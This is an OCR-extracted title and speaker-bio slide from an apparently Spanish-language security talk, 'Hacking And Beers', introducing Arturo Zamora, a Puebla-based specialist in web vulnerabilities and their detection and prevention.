



Hacking And Beers

Por

Arturo zamora

0o_zeus_o0



About

Arturo zamora

Residencia:estado de puebla

Enfoque: vulnerabilidades web


Sitio web: www.securitybroken.com

Works: Bancos, empresas de seguridad informática e instituciones de gobierno

Familiarizado con ataques web deteccion y prevención

Hacking And Beers

